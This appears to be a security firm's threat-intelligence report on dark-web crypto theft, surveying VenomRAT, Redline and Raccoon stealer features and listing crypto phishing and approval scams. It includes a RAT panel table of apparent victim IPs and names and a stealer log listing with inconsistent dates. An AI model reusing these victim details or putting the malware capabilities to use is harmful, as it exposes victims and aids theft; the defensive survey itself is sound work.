177.37.248.132.4449	Brazil	288012A9540768F7C3	Ricardo Amêlis	True	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:31:58	User	Windows Defens
189.181.176.251.4449	Bahrain	991EB13A0272CA4C640	asa	True	Windows 10 Home 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:32:15 AM	User	Windows Defens
41.106.179.232.4449	Algeria	6850682FC42676B7378	lila	False	Windows 7 Professional 32bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:32:06	User	avast! Antivirus
2.30.186.16.4449	United Arab Emirates	050A87D12C4E18A589F	Reza	True	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:32:48 AM	User	Windows Defens
115.132.20.27.4449	Malaysia	5A029541E74591F3B85	ADMIN 30	False	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:32:50 PM	User	Windows Defens
49.34.136.87.4449	India	AFF32DF796B9F4E441	ABC	False	Windows 7 Professional 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:32:42 AM	User	N/A
187.18.172.118.4449	Brazil	32A2C3E176A0C4E1C	vicent	False	Windows 7 Professional 32bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:32:55	User	N/A
177.45.117.194.4449	Brazil	A11AFD34C920D0EEF35	KELA VALMIR	True	Windows 7 Ultimate 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:33:09	User	N/A
189.91.83.247.4449	Brazil	6863E5170A2361728572	PC DIREITO	False	Windows 7 Ultimate 32bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:32:27	User	N/A
5.25.157.140.4449	Turkey	24FC05D40C84419545	Adnan	True	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:33:09	Adnan	N/A
120.25.109.81.4449	Philippines	5F8F71A6AC74B80540	personal	True	Windows 7 Ultimate 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:33:36 AM	User	Windows Defens
98.5.5.160.4449	United States	68A73887EBE21ED80208	user	False	Windows 10 Pro 64bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:33:55 AM	User	Windows Defens
191.183.200.58.4449	Brazil	00E83CA45079F4E824	CLIENTE	True	Windows 10 Home Single Language 64bit	VenomRAT_HUNC 5.0.4	22/02/2022 12:33:57	User	Windows Defens
52.112.195.241.4449	Ukraine	256814E131C393A437	Bonux	True	Windows 10 Pro 32bit	VenomRAT_HUNC 5.0.4	2/22/2022 12:32:38 AM	User	Windows Defens
46.32.120.117.4449	Jordan	1265F0C25A49C3A85	Isaiah emmanuel	False	Windows 10 Home 32bit	VenomRAT_HUNC 5.0.4	2/22/2022 4:34:04 AM	User	Windows Defens

**System Information (Bottom Screenshot):**


- System Information
- File Manager
- Startup Manager
- Task Manager
- Remote Shell
- TCP Connections
- Reverse Proxy
- Registry Editor
- Uac Exploit (Elevate)
- Disable WD (Admin)
- Format All Drives
- Kill All Antiviruses (Admin)
- Net Frameworks (Admin)
- Execution Policy (Admin)
- USB Spread
- Killer Reg (windows unusable)

Venom RAT + HVNC: Remote Desktop, Online/Offline logger, Password Recovery, Clone profile, Download Execute 3 methods (Memory, Disk, URL)



# 40 Days in Deep/Dark Web About Crypto Scam

## Redline



Collects from browsers(Login and passwords, Cookies, Autocomplete fields, Credit cards), Collection of data from FTP clients, IM clients, Customizable grabber file according to the criteria: Path, Extension, Search in subfolders (can be configured for the desired cold wallets, steam, etc.), Create/Edit tasks:

- Download - download a file via a direct link to the specified path
- RunPE - inject a 32-bit file downloaded from a direct link into another file that you specify
- DownloadAndEx - downloading a file via a direct link to the specified path with subsequent launch
- OpenLink - open link in default browser



## Raccoon


Collection of Steam files, Collecting Telegram Desktop, passwords, cookies and autofill, File grabber with very fine tuning and support for shortcuts, The loader supports .EXE / .DLL / .BAT files as well as running commands (CMD) and Powershell, Almost all existing cryptocurrency desktop wallets, Recursive collection of Core wallets (.dat), Panel in \*.onion zone



# The story of steal wallet

Cryptocurrencies are a popular target for hackers because crypto transactions are pseudonymous and typically irreversible. This makes it challenging to associate stolen crypto with the real-world identity of the hacker and essentially impossible to reverse nefarious transactions.

We have multiple scenario when wallet is compromised for example malware and other method such as phishing





## Malware and Stealer

### Campaign Based

In this method for any service or hot exploitation(CVE-2021-40444) run campaign for compromise users and drop malware.

### Spreader

In this method for any service or hot exploitation(CVE-2021-40444) run campaign for compromise users and drop malware.


### Stealer Cloud Log

Name	Size	Type	Modified
Autofills	1.7 kB	Folder	05:54,2024 نوامبر 11
Cookies	164.9 kB	Folder	05:54,2024 نوامبر 11
FileGrabber	11 bytes	Folder	05:54,2024 نوامبر 11
DomainDetects.txt	71 bytes	plain text d...	05:54,2024 نوامبر 11
ImportantAutofills.txt	629 bytes	plain text d...	14:19,2027 نوامبر 12
InstalledBrowsers.txt	709 bytes	plain text d...	14:19,2027 نوامبر 12
InstalledSoftware.txt	3.3 kB	plain text d...	14:19,2027 نوامبر 12
Passwords.txt	1.3 kB	plain text d...	14:19,2027 نوامبر 12
Screenshot.jpg	101.1 kB	JPEG image	05:54,2024 نوامبر 11
UserInfoation.txt	1.2 kB	plain text d...	14:19,2027 نوامبر 12

Lots of malware have leakage in server side and in dark/deep web sellers sell it. For example Nocryi Logs sell redline stealer such as below



## Phishing



run campaign for compromise users and drop malware.

For example run binance method for binance breached ids document and drop malware to victims

### Fake Airdrop

Scammers will use free airdrop events with posters or links to promote in the community. If the user scans the code, enters the website and approves to receive airdrop tokens. After approval, the scammers obtain permission to transfer away user assets easily.





# 40 Days in Deep/Dark Web About Crypto Scam

## **Fake QR Code**

Fake QR code scam refers to that fraudsters use fake QR codes to let users perform operations such as approval. Usually, the user will enter the transfer interface or phishing pages after scanning the code. Actually, this transfer operation is an approval process. If the user clicks "Approve", the fraudster will obtain permission to transfer the asset, which leads to the loss of the asset.

## **Phishing Website**

"Phishing website" refers to a fake website used to deceive users. Its page is basically the same as the real website. Scammers use fake sites to deceive and steal users' private keys or mnemonics. In general, Phishing websites have only one or a few pages, which are slightly different from real websites. They usually spread fake giveaways/airdrops, or impersonate official supports, or other means on communities to attract users to use their fake websites.

## **Phishing App**

The scammer will develop Apps that are highly similar to the official App. When the user creates or imports a wallet, the data will be recorded and synchronized to the scammer's specific server. As a result, users have a great risk of being stolen by scammers.

## **Fake Token**

Scammers counterfeit tokens by using similar token names and symbols, and then they will exchange for real tokens that are well-known tokens. The main victims are mostly new users since users who get familiar with the blockchain can judge a token by checking the contract address of the token, such as the common USDT, ETH, BTC, etc.



# 40 Days in Deep/Dark Web About Crypto Scam

## **Fake Customer Service**

Most people will contact customer service for help when there are some problems that need to be solved. At this time, scammers get the chance to impersonate official supports. Usually, they have the same name and logo (not ture) with the official supports and then hide in the various communities/groups. Once users send their issues on the group, these scammers will send messages to users privately attached unknown links/QR codes to fraud users' private key or mnemonic.

## **DApp Approval**

When it comes to currency exchange in the DEX platform, the approval step will be used. Only after the first operation of "Approve" can the swap be performed, and this is only one of the application scenarios.

Since the "Approve" operation essentially grants the exercise authority of part of your token to another address or smart contract address, scammers will use codes or links to maliciously let users perform "Approve" operations. For example, users may receive airdrop tokens attached memo and link, noted that the airdropped tokens can be exchanged for other tokens. If the user opens the link and executes the exchange, they will fall into the trap that maliciously approves Dapp. As a result, the user's assets will be transferred by the Dapp easily.






# Have I Been Pwned

find out if your account has been hacked may be recently your email or exchange account or wallet compromised.

1

## Email




Please check your email in intelx like as this  
<https://intelx.io/?s=your@mail.tld>



2

## Wallet Address




Please search wallet address in intelx(BTC, ETH)

<https://intelx.io/?s=3EKWP3ZviLXudcoAfzammYQKwaz2zJKwQW>



3

## Important Files



Please calculate wallet.dat file checksum and search in intelx  
<https://intelx.io/?s=3B1A1E454F506CCB965738965D0A4A1C>



# About Hades

Savior of your Business to combat cyber threats

Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

## Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

### Website:

[www.hadess.io](http://www.hadess.io)

### Email:

[Marketing@hadess.io](mailto:Marketing@hadess.io)

### Phone No.

+989362181112

### Company No.

+982177873383

hadess\_security





# Hadess

## Products and Services

### → **PWN Z1 | Audit Your Organization**

Identifying and helping to address hidden weaknesses in your organization's security

### → **3Eye | Data Breach Search Engine**

Fully assess to public/private data breach for find your organization's leakage.

### → **Blockchain Security | Smart Audit and Protection**

Identifying and helping to address hidden weaknesses in your organization's security

### → **Red Teaming Operation | PROTECTION PRO**

Fully assess your organization's threat detection and response capabilities with a simulated cyber-attack.

**HADESS**

[www.hadess.io](http://www.hadess.io)